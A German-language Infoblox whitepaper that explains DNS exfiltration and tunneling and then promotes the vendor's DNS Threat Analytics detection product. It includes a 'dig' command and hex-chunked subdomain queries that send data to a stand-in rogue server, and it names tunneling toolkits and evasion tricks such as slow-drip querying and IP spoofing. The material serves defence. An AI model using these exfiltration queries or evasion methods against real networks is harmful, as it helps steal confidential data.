Infoblox
CONTROL YOUR NETWORK

WHITEPAPER

Data Exfiltration und DNS

Gestatten Sie auch über die „Hintertür“ keinen Zugriff auf vertrauliche Daten

Einleitung

Seit das Domain Name System (DNS) 1983 von Paul Mockapetris erfunden wurde, hat es sich kaum verändert. Es erfüllt immer noch die gleichen Anforderungen, die in RFC 882 beschrieben sind:

Angesichts von Anwendungen, die zunehmend mehrere Hosts, dann Netzwerke und schließlich Internets umfassen, müssen diese Anwendungen auch mehrere Verwaltungsgrenzen und entsprechende Arbeitsmethoden (Protokolle, Datenformate usw.) abdecken. Die Anzahl der Ressourcen (z. B. Mailboxen), die Anzahl der Standorte für Ressourcen und die Vielfalt einer solchen Umgebung können erhebliche Probleme verursachen, wenn wir versuchen, einheitliche Methoden zu schaffen, um auf bestimmte, sich ähnelnde, aber innerhalb der Umgebung verteilte Ressourcen zu verweisen.[1]

Der bekannte *DNS-Sicherheitsexperte* Dan Kaminsky beschreibt das DNS als eine Art weltweites Routing-, Caching- und Overlay-Netzwerk, das mit dem öffentlichen und privaten Internet verbunden ist. Das wirft ernste Fragen auf – z. B. ob das DNS sicher genug ist und Datendiebstahl gut widerstehen kann. Fakt ist leider, dass das DNS auf alle erdenkliche Weise missbraucht werden kann: Es ist die perfekte „Hintertür" für Hacker, um vertrauliche Daten zu stehlen.

Dieses Whitepaper beschreibt, wie Hacker das DNS systematisch attackieren und für DNS Tunneling und Data Exfiltration ausnutzen. Auch wird *Infoblox DNS Threat Analytics* – eine neue, patentierte Technologie von Infoblox – vorgestellt, die auf maschinellem Lernen basiert und laufende DNS-Abfragen in Echtzeit analysiert. DNS Tunneling und Data Exfiltration werden so erkannt und verhindert.

Datendiebstahl – Beweggründe und begehrte Daten

Das DNS wird zunehmend für Datenabgriffe missbraucht. Dies geschieht entweder über malware-infizierte Geräte oder absichtlich von böswilligen Insidern. Laut einer aktuellen *DNS-Security-Studie* hatten 46 % der Befragten bereits eine DNS Exfiltration und 45 % der Befragten ein DNS Tunneling erlebt. Beim DNS Tunneling wird meist IP-Protokollverkehr über den DNS-Port 53 genutzt, um Daten abzugreifen. Port 53 wird in der Regel von Firewalls nicht überprüft, nicht einmal von sogenannten Next Generation Firewalls.

Welche Art von Daten gestohlen werden, variiert. Oft sind aber Folgende betroffen:

- personenbezogene Daten über Kunden, Lieferanten und Mitarbeiter
- dem Datenschutz unterliegende Daten im Zusammenhang mit Compliance-Vorgaben und Sicherheitsstandards für Kreditkartentransaktionen (Payment Card Industry Data Security Standards, PCI DSS) und Krankenversicherungen (wie z. B. der Health Insurance Portability and Accountability Act HIPAA in den USA)
- Intellectual Property, das für das Unternehmen einen Wettbewerbsvorteil bedeutet
- andere sensible Daten wie Kreditkartennummern, Finanzdaten des Unternehmens, Gehaltsabrechnungen oder E-Mails

Sitzt der Feind im Unternehmen, werden Daten entweder mit einem DNS-Tunnel oder mit verschlüsselten Datenblöcken gestohlen, die in DNS-Anfragen aus dem Netzwerk eingebettet sind. Die Daten werden dann am anderen Ende entschlüsselt und wieder zusammengefügt, um an die wertvollen Informationen zu gelangen.

Die Gründe für Datendiebstahl reichen von „Hacktivismus" bis hin zu Cyber-Spionage und finanzieller Bereicherung, um die Daten meistbietend auf dem Schwarzmarkt zu verkaufen.

[1] RFC 882 Domain Names – Concepts and Facilities, P. Mockapetris, The Internet Society (Nov. 1987)

Das DNS als Transport-Protokoll

Die meisten Unternehmen setzen mehrere Abwehrmechanismen und Sicherheitstechnologien ein, wie z. B. Firewalls der nächsten Generation, IDS- oder IPS-Lösungen. Die Frage ist: Wie können Hacker trotzdem über das DNS Daten herausschleusen und mehrere sorgfältig abgestimmte Abwehrmechanismen einfach schachmatt setzen?

Das vor über 30 Jahren entwickelte DNS-Protokoll gilt einerseits als vertrauenswürdig, andererseits als angreifbar durch Hacker und böswillige Insider. Wichtig ist, die Natur dieser Anfälligkeit genau zu verstehen – oder genauer gesagt die Zusammensetzung von DNS-Meldungen.

Es gibt zwei Arten von DNS-Meldungen: Anfragen und Antworten. Beide haben das gleiche Format. Jede Meldung besteht aus einem Header und vier Abschnitten: Frage, Antwort, Autorität und Zusatzinformationen. Die Header-Felder „Flags“ bestimmen zwar den Inhalt dieser vier Abschnitte, doch die Struktur aller DNS-Meldungen ist identisch.[2]

Für verschiedene Objekte und Parameter im DNS gelten Größenbeschränkungen (siehe Tabelle). Einige lassen sich leicht verändern, andere sind eher grundlegend.[3]

Labels	63 Oktette oder weniger
Namen	255 Oktette oder weniger
TTL	Positiver 32-bit Integer-Wert
UDP-Meldungen	512 Oktette oder weniger[4]

Was bedeutet das? Für die Verschlüsselung von versteckten Daten in UDP-Meldungen stehen Hackern bis zu 512 Oktette zur Verfügung. Cyberkriminelle können aber auch Signalisierungsinformationen oder eine schwache Verschlüsselung in einigen Labels oder im Namensraum einbetten, ohne dass das entdeckt wird.

Datenabgriff

Data Exfiltration über das DNS kann bedeuten, dass ein String einen Wert im Namensabschnitt (bis zu 255 Oktette) oder im Abschnitt für UDP-Meldungen (bis zu 512 Oktette) einflechtet, das Ganze als Anfrage formatiert und dann an einen Rogue-DNS-Server schickt, der die Frage registriert (Logging).

Hacker richten dafür einen Name-Server ein, bei dem das Logging von Anfragen aktiviert ist. Dieser Name-Server dient als „Abfangstation“ für die gestohlenen vertraulichen Daten. Auf diesem Server – der über das Internet erreichbar ist – läuft eine rudimentäre Installation von BIND. Der bösartige Server kann sogar ein Kabelmodem als „Tarnung“ verwenden, solange Port 53 darauf geleitet wird.

Nehmen wir einmal an, der Rogue-Server hat die IP-Adresse 192.168.1.25. Ein infizierter Client – oder ein Client, der einem böswilligen Datendieb im Unternehmen gehört – startet eine Anfrage bei diesem Rogue-Server mit folgendem String:

```
>dig @192.168.1.25 mein.name.rogue-server.de
```

Im Syslog des Rogue-Servers wird folgende Meldung registriert:

info client 192.168.1.202#55648 (mein.name.rogue-server.de):
Anfrage: mein.name.rogue-server.de IN A + (192.168.1.25)

[2] RFC 1034 Domain Names – Concepts and Facilities, P. Mockapetris, The Internet Society (Nov. 1987)
[3] RFC 1034 Domain Names – Concepts and Facilities, P. Mockapetris, The Internet Society (Nov. 1987)
[4] RFC 2671 Erweiterungsmechanismus für das DNS (EDNS0), der größere Pakete erlaubt.

Wie Sie an diesem vereinfachten Beispiel sehen, können Daten wie „mein.name“ leicht übermittelt werden. Die weitverbreiteten Methoden für Datenübertragungen sind jedoch etwas weniger offensichtlich. Hacker „pflanzen“ dafür Verschlüsselungsalgorithmen ein, um die Daten zu verschieben. Dabei wird der Inhalt verschleiert – manchmal auch komprimiert – und meist in Datenblöcke zufälliger Größe „zerhackstückelt“. Solche Abfragen könnten dann so aussehen:

```
0a55504b01021503140008000800.rogue-server.de
104b68426c86ad7391000000de000000.rogue-server.de
1c000c0000000000000000.rogue-server.de
40a481764a31005f5f4d.rogue-server.de
41434f53582f426561.rogue-server.de
```

Dieses Beispiel zeigt binären Code, der für die Übertragung in Hexadezimal-Code (HEX) umgewandelt wurde und beim Empfänger wieder zusammengesetzt wird. In der Praxis kann es sich bei diesen Daten um Krankenakten, Personaldaten, Geburtsdaten oder andere vertrauliche Informationen handeln.

Natürlich gibt es noch andere raffinierte Methoden von Cyberkriminellen wie z. B. ID Tagging oder fortlaufende Nummerierungen. Das ist besonders „praktisch“ beim Tagging von Transaktionen (wie Käufe per Kreditkarte), bei denen die Abfolge von Ereignissen verraten kann, bei welchen Bits es sich um Namen, Zahlen oder Kartenprüfwerte (CVV-Nummer) handelt. Dies gilt insbesondere für die Malware FrameWorkPOS.

Da bei einer Data Exfiltration unzählige potenzielle DNS-Anfragen das Netzwerk verlassen, müsste dieser Datenabgriff eigentlich leicht zu erkennen sein. Cyberkriminelle gehen hierbei jedoch mit einiger Raffinesse vor, damit gerade das nicht geschieht. Sie verwenden Methoden wie Slow Drip, bei der Anfragen extra langsam gesendet werden, damit das Volumen nicht plötzlich ansteigt und womöglich einen Alarm auslöst. Eine andere Methode ist das IP Spoofing. Hierbei wird die Quell-IP in den Anfragen neu zusammengesetzt. Dadurch entsteht der Eindruck, die Anfragen kämen von vielen verschiedenen Clients. Eine funktionierende Netzwerk-Security sollte so etwas bereits am Switch-Port verhindern können – aber Sie werden überrascht sein, wie oft diese Technik funktioniert!



Abbildung 1: Data Exfiltration über das DNS

Eindringen in Netzwerke

Wir wissen jetzt, wie es zu Datenverlusten kommen kann. Aber was ist, wenn das DNS ausgenutzt wird, um im Netzwerk Daten abzulegen? Hacker können das DNS auch missbrauchen, um Payloads zu verschieben oder bösartigen Code im Netzwerk „einzupflanzen". Das ist einfacher als man denkt.

Ähnlich wie bei einem Datenabgriff kann ein Hacker einen binären Code so manipulieren, dass damit Daten transportiert werden (z. B. als HEX) und diesen Code in TXT-Einträge auf seinen Rogue-Server einfügen. Wie aber umgeht der Hacker Firewalls, IDS und Content-Filter? Das geschieht entweder über die Befehlszeile oder mit ein paar Zeilen Browser-Code, die der Hacker im Blob speichert und dann in eine Datei einfügt. Er kann den Code auch einfach in einen internen DNS-Server über das dynamische DNS „injizieren", um den Code dann mit Browsern, Smartphone Apps oder Phishing „scharf" zu machen. Ein Klick oder Exploit-Angriff genügt, und der Code wird vom DNS heruntergeladen und von einem Client zusammengesetzt.

Ab jetzt können Hacker Daten über das DNS senden und empfangen – weil das DNS zu einem verdeckten Transport-Protokoll umfunktioniert wurde.

Tunneling über das DNS

Über das DNS können alle möglichen verschlüsselten, komprimierten Informationen per Tunneling (über SSH oder HTTP) transportiert werden – zum großen Entsetzen von Netzwerk-Administratoren und Security-Teams. DNS Tunneling gibt es schon lange. Entsprechend groß ist die Auswahl an Tunneling Toolkits wie OzymanDNS, SplitBrain, DNS2TCP, TCP-over-DNS oder Iodine – der „Goldstandard", auf den viele Cyberkriminelle schwören. Dazu kommen neuere Tools mit zahlreichen Funktionen, die ein wesentlich schnelleres Tunneling erlauben. Es gibt sogar gewerbliche Anbieter für VPN-Dienste über das DNS, mit denen man viele WLAN-Sicherheitskontrollen umgehen kann. Die meisten dieser Tools haben spezielle Signaturen, an denen sich Tunneling-Versuche erkennen und verhindern lassen.

Infoblox-Schutz vor Data Exfiltration über das DNS

Infoblox DNS Threat Analytics

Einige Anbieter werben damit, dass ihre Sicherheitslösungen auch das DNS schützen. Tatsächlich ist dieser Schutz aber meist äußerst begrenzt. *Infoblox DNS Threat Analytics* ist eine neue, patentierte Technologie, die den Diebstahl von Unternehmensdaten über das DNS erkennt und automatisch blockiert. Hierzu muss weder zusätzliche Software auf Endgeräten noch zusätzliche Netzwerk-Infrastruktur installiert werden. Laufende DNS-Abfragen werden mit Streaming-Analysen und maschinellem Lernen in Echtzeit überwacht, um „herausgeschleuste" Daten in DNS-Abfragen treffsicher zu erkennen.

DNS Threat Analytics ist als optionales Modul für die Produkte *Infoblox DNS Firewall* und *Infoblox Internal DNS Security* erhältlich. Das Feature bietet einen effektiven Schutz vor besonders heimtückischen Data-Exfiltration-Techniken als auch vor Standard-Tunneling-Toolkits. Infoblox ist der einzige Anbieter, der die DNS-Infrastruktur mit integrierter Analytik gegen DNS Tunneling und Data Exfiltration absichert.

- **Aktives Blockieren von Data Exfiltration**: *DNS Threat Analytics* erkennt nicht nur Übertragungen an bekannte Data-Exfiltration-Ziele, sondern blockiert versuchte Datenabgriffe automatisch. Die Engine nimmt Ziele, die mit Data Exfiltration in Zusammenhang stehen, automatisch in die Blacklist der *Infoblox DNS Firewall* oder *Infoblox Internal DNS Security* auf. Zusätzlich gehen Updates an alle *Infoblox Member* im *Grid*, die das DNS per Firewall oder RPZ-Funktion (Response Policy Zone) schützen können. Das erweitert die Security für das gesamte Netzwerk.



Abbildung 2: Analyse-Modell

- **Einzigartige patentierte Technologie**: *Infoblox DNS Threat Analytics* ist eine patentierte Technologie, die laufende DNS-Anfragen mit maschinellem Lernen in Echtzeit analysiert, um automatisch Datenabgriffe zu erkennen. Die Engine überprüft host.subdomain- und TXT-Einträge in DNS-Anfragen und stützt sich auf den mittleren Informationsgehalt (Entropie), führt eine lexikalische Analyse sowie eine Zeitreihenanalyse durch, um Daten in DNS-Anfragen zu finden. Die Wahrscheinlichkeit, so neue Data-Exfiltration-Methoden selbst dann zu erkennen, wenn keine Standardsignaturen verwendet werden, steigt enorm an.
- **Keine zusätzliche Infrastruktur oder Agenten**: Im Gegensatz zu anderen Ansätzen, die alle Protokolldaten auf einmal nach einem Datendiebstahl analysieren, ist *DNS Threat Analytics* direkt in die DNS-Infrastruktur integriert. Diese Schutzfunktion bewacht quasi den Pfad der Data Exfiltration. Die Erkennung erfolgt in Echtzeit ohne zusätzliche Software auf Endgeräten oder weitere Netzwerk-Infrastruktur.
- **Transparenz**: Infoblox bietet eine transparente Sicht auf infizierte Geräte oder potenzielle Rogue-Mitarbeiter. IT-Teams erhalten detaillierte Informationen wie Gerätetyp, IP-Adresse, MAC-Adresse und – was am wichtigsten ist – die Identität des Benutzers, dessen Gerät versucht, Daten zu stehlen. Reparaturen und Sanierungen sind dadurch deutlich schneller erledigt.

Signaturbasiertes Erkennen von DNS Tunneling: *Infoblox Internal DNS Security*

Neben der verhaltensbasierten Erkennung von Data Exfiltration über das DNS nutzt *Infoblox Internal DNS Security* verschiedene Regeln, um weitverbreitete DNS-Tunneling-Toolkits und Malware-Pakete wie Iodine zu erkennen. Diese Erkennung basiert auf bekannten Signaturen von Standard-Tunneling-Toolkits, die Clients oder bösartige Insider verwenden könnten. Tunneling-Versuche werden sofort blockiert, ohne erst Grenzwerte abzufragen.

Präventiver Schutz vor Datenverlusten

Die meisten Data-Loss-Prevention-Lösungen (DLP) schützen vor Datendiebstahl per E-Mail, Web, FTP und anderen Vektoren; hierbei werden gespeicherte, übertragene und verwendete Daten überwacht. Ein Datenabgriff über das DNS wird jedoch nicht beachtet. *Infoblox DNS Threat Analytics* ergänzt herkömmliche DLP-Lösungen und verhindert, dass das DNS als „Hintertür“ für den Datendiebstahl missbraucht wird. Am wirkungsvollsten lässt sich der Data Exfiltration über das DNS mit einer intelligenten Erkennung begegnen, die direkt in die DNS-Infrastruktur integriert ist.

Automatische Abwehr von Bedrohungen durch integrierte Lösungen

Nicht nur das Aufdecken und Blockieren von Datenabgriffen ist wichtig, sondern auch die schnelle Reparatur von infizierten Geräten. Dies lässt sich mit einer engeren Integration von Erkennungstechnologien und Remediation-Lösungen erreichen. Infoblox bindet führende Endpunkt-Lösungen wie zum Beispiel *Bit 9 + Carbon Black* mit ein. Anzeichen für Data Exfiltration über Endgeräte können so erkannt werden. Anhand dieser Informationen unterbindet *Carbon Black* die weitere Ausführung bösartiger Prozesse und Verbindungen. Der infizierte Endpunkt wird isoliert und kann den Datenabgriff nicht fortsetzen, selbst wenn sich das Endgerät außerhalb des Unternehmens befindet.

Zusätzlich tauscht Infoblox wichtige Daten über Netzwerk- und Sicherheitsvorfälle mit der *Cisco Identity Services Engine (ISE)* aus. Dadurch erhalten Sie eine automatisierte Security Response mit stets aktuellen Bedrohungsdaten. Infoblox sendet eine „Frühwarnung“ über infizierte Geräte, die eine Data Exfiltration versuchen, über den *Cisco pxGrid* an *Cisco ISE*. Diese Informationen können dann wiederum an die unternehmensinterne Security-Architektur gesendet und in Quarantäne genommen werden.

Infoblox integriert auch SIEM-Technologien oder selbstentwickelte Benutzeranalyse-Software über APIs. So erhalten Sie umfassende, aussagekräftige Daten – wie Betriebssystem, Anwenderdaten und DHCP-Lease-Informationen von infizierten Geräten –, ohne dass Endpoint Agents erforderlich sind.

Zusammenfassung

Datendiebstahl stellt für Unternehmen eine der größten Gefahren dar. Das DNS wird häufig für Datenabgriffe missbraucht, weil die üblichen Sicherheitsmaßnahmen hier nicht greifen. *Infoblox DNS Threat Analytics* bietet selbst vor äußerst raffinierten Data-Exfiltration-Techniken einen effektiven Schutz. Da im Netzwerk DNS und Endgeräte eng miteinander verbunden sind und das DNS praktisch allgegenwärtig ist, kann es als effektives Sicherheitsbollwerk für das gesamte Unternehmen genutzt werden.

Über Infoblox

Infoblox bietet Lösungen für zentrale Netzwerk-Dienste, die das DNS schützen, Cloud Deployments automatisieren und weltweit für zuverlässige Unternehmens- und Service-Provider-Netzwerken sorgen. Als Marktführer bei DDI-Diensten – DNS, DHCP und IP Address Management – steht Infoblox (www.infoblox.de) für einen Netzwerk-Betrieb mit weniger Risiken und weniger Komplexität.

UNTERNEHMENSZENTRALE:

3111 Coronado Drive

Santa Clara

California 95054

USA

+1 408 986 4000

+1 866 463 6256

(gebührenfrei in den USA und Kanada)

info@infoblox.com

www.infoblox.com

DEUTSCHLAND BÜRO:

The Squaire 12

Am Flughafen

60549 Frankfurt am Main

Deutschland

+49 (0)69 959 325 359

sales-emeacentral@infoblox.com

www.infoblox.de